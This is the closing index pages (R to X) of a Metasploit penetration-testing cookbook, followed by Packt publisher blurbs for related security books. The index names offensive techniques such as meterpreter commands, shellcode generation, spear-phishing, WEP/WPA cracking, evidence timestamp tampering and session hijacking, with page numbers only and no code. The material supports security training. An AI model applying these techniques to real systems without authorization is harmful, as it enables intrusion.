registry_enumvals(key) mixin 263

registry_getvaldata function 140

registry_getvaldata(key,valname) mixin 263

remote desktop sessions

- Session 0 246
- WinSta0 246

RFI (Remote file inclusion) 282

Rogue AP attack 201

Rtp flood 177-179

Ruby

- converting, into weapon 264, 266

S

SaaS

- about 292, 293
- examples 292

scanner auxiliary modules

- list 122
- working with 122-124

sc config command 118

schemes

- msfencoding, with detection ratio 109-112

scraper meterpreter script

- using 248-250

service_create (name, display_name, executable_on_host,startup=2) mixin 264

service_delete(name) mixin 264

service_info(name) mixin 264

service_list() mixin 264

service_start(name) mixin 264

service_stop(name) mixin 264

Session 0 station 246

session hijacking

- via MAC address 196-198

SET config file

- launching 212
- working with 211-215

setdesktop command

- using 245

SET web attack vector

- about 218, 219
- attack, performing 220-222
- working 222

shell

- binding, to target 80, 81

shellcode

- generating 107, 108

shell command 230

SHODAN 33

show options command 122

Simple Network Management Protocol. *See* SNMP;

SIP (Session Initiation Protocol)

- about 165
- components, of lab setup 166
- lab setup 166
- requests/methods 165
- responses 165

SMAP

- about 167
- using 167

SMB credentials

- scanning, keimpx used 48-51

SNMP

- about 56
- sweeping 56-59

social engineering 32, 33, 209

Social-Engineer Toolkit (SET)

- about 30, 209, 210
- downloading 210
- launching 210, 211
- upgrading issues, troubleshooting 211
- working 211

spear-phishing attacks

- mass-mailing attack 216
- payload based content 215
- web-based content 215

spear-phishing attack vector

- about 215
- working with 215-217

SPF (Sender Policy Framework) records 36

SQL injection module 127
SSH versions
 detecting, SSH version scanner used 52-55
store_loot function 140
Structured Exception Handler (SEH) block 118
SVWAR
 about 168
 using 168
SYN scan [-sS] 38
syringe tool 118
syringe utility
 working with 118-120
sysinfo command 230
system commands, meterpreter
 about 229
 background 229
 exit 231
 getpid 230
 getuid 230
 ps 230
 shell 230
 sysinfo 230

T

target geolocation
 locating 198
taskkill command 118
TCP connect [-sT] scan 37
tcpdump
 used, for sniffing interfaces 185
Thread Environment Block (TEB) 237
timestomp command
 using 241, 243
Type-Length-Value (TLV) protocol 239

U

Ubuntu
 Metasploit framework, configuring 13
ucsniff tool 174
UDP scan [-sU] 38
Universal 3D (U3D) data 106
user interfaces, Metasploit framework
 msfcli 10
 msfconsole 10
 msfgui 10

msfweb 10

V

version detection [-sV] 41
Virtual Local Area Networks (VLANs) 290
virtual machine (VM)
 Metasploit, setting up with SSH connectivity 21-23
 reference link, for installation procedure 19
Virtual Network Computing. *See* **VNC server**
VLAN hopping 172
VMware
 used, for setting up penetration testing 19, 20
VNC server
 injecting remotely 278, 281
VoIP 163
VoIP enabled devices
 enumerating 167
 scanning 167
VoIP MAC spoofing 174-176
VoIP system
 enumeration phase 166
 passwords, yielding 170, 171
 scanning phase 166
 VLAN hopping 172, 173
 working 164
VoIP topologies
 Hosted Services 164
 Online SIP Service 165
 Self Hosted 164
vomit application 177

W

wardriving
 about 199
 achieving 200, 201
WEP and WPA
 cracking, with Fern WiFi Cracker 189-196
whois command 34
Windows
 Metasploit, configuring 11
Windows 8
 penetration testing, performing 82-85
Windows ASLR 104

Windows DLL injection flaws

analyzing 89-93

Windows Firewall De-activator meterpreter script

building 269, 271

code, reusing 272

segment, analyzing 271, 272

Windows XP SP2 machine

penetration testing, performing 74-78

winenum.rb meterpreter script 250**Winlogon desktop 246****WinSta0 station**

default desktop 246

disconnect desktop 246

Winlogon desktop 246

wireless network penetration testing

evil twin attack 201

Fern WiFi Cracker, setting up 182

interfaces, sniffing with tcpdump 185

karmetasploit, configuring 205

session hijacking, via MAC address 196

target geolocation, locating 198

wardriving 199

WEP and WPA, cracking with Fern WiFi
Cracker 189

write_check variable 137**wrong_meter_version() function 274****X****Xplico 170**



Thank you for buying Metasploit Penetration Testing Cookbook Second Edition

About Packt Publishing

Packt, pronounced 'packed', published its first book "*Mastering phpMyAdmin for Effective MySQL Management*" in April 2004 and subsequently continued to specialize in publishing highly focused books on specific technologies and solutions.

Our books and publications share the experiences of your fellow IT professionals in adapting and customizing today's systems, applications, and frameworks. Our solution based books give you the knowledge and power to customize the software and technologies you're using to get the job done. Packt books are more specific and less general than the IT books you have seen in the past. Our unique business model allows us to bring you more focused information, giving you more of what you need to know, and less of what you don't.

Packt is a modern, yet unique publishing company, which focuses on producing quality, cutting-edge books for communities of developers, administrators, and newbies alike. For more information, please visit our website: www.packtpub.com.


About Packt Open Source

In 2010, Packt launched two new brands, Packt Open Source and Packt Enterprise, in order to continue its focus on specialization. This book is part of the Packt Open Source brand, home to books published on software built around Open Source licences, and offering information to anybody from advanced developers to budding web designers. The Open Source brand also runs Packt's Open Source Royalty Scheme, by which Packt gives a royalty to each Open Source project about whose software a book is sold.

Writing for Packt

We welcome all inquiries from people who are interested in authoring. Book proposals should be sent to author@packtpub.com. If your book idea is still at an early stage and you would like to discuss it first before writing a formal book proposal, contact us; one of our commissioning editors will get in touch with you.

We're not just looking for published authors; if you have strong technical skills but no writing experience, our experienced editors can help you develop a writing career, or simply get some additional reward for your expertise.



Learning Metasploit Exploitation and Development

ISBN: 978-1-78216-358-9

Paperback: 294 pages

Develop advanced exploits and modules with fast-paced, practical learning guide to protect what's most important to your organization, all using the Metasploit Framework

1. Step-by-step instructions to learn exploit development with Metasploit, along with crucial aspects of client-side exploitation to secure against unauthorized access and defend vulnerabilities
2. This book contains the latest exploits tested on new operating systems and also covers the concept of hacking recent network topologies



Metasploit Penetration Testing Cookbook

ISBN: 978-1-84951-742-3

Paperback: 268 pages

Over 70 recipes to master the most widely used penetration testing framework

1. More than 80 recipes/practical tasks that will escalate the reader's knowledge from beginner to an advanced level
2. Special focus on the latest operating systems, exploits, and penetration testing techniques
3. Detailed analysis of third party tools based on the Metasploit framework to enhance the penetration testing experience

Please check www.PacktPub.com for information on our titles




Kali Linux Cookbook

ISBN: 978-1-78328-959-2 Paperback: 336 pages

Over 70 recipes to help you master Kali Linux for effective penetration security testing

1. Recipes designed to educate you extensively on the penetration testing principles and Kali Linux tools
2. Learning to use Kali Linux tools, such as Metasploit, Wire Shark, and many more through in-depth and structured instructions
3. Teaching you in an easy-to-follow style, full of examples, illustrations, and tips that will suit experts and novices alike



BackTrack 5 Cookbook

ISBN: 978-1-84951-738-6 Paperback: 340 pages

Over 80 recipes to execute many of the best known and little known penetration testing aspects of BackTrack 5

1. Learn to perform penetration tests with BackTrack 5
2. Nearly 100 recipes designed to teach penetration testing principles and build knowledge of BackTrack 5 Tools
3. Provides detailed step-by-step instructions on the usage of many of BackTrack's popular and not-so-popular tools

Please check www.PacktPub.com for information on our titles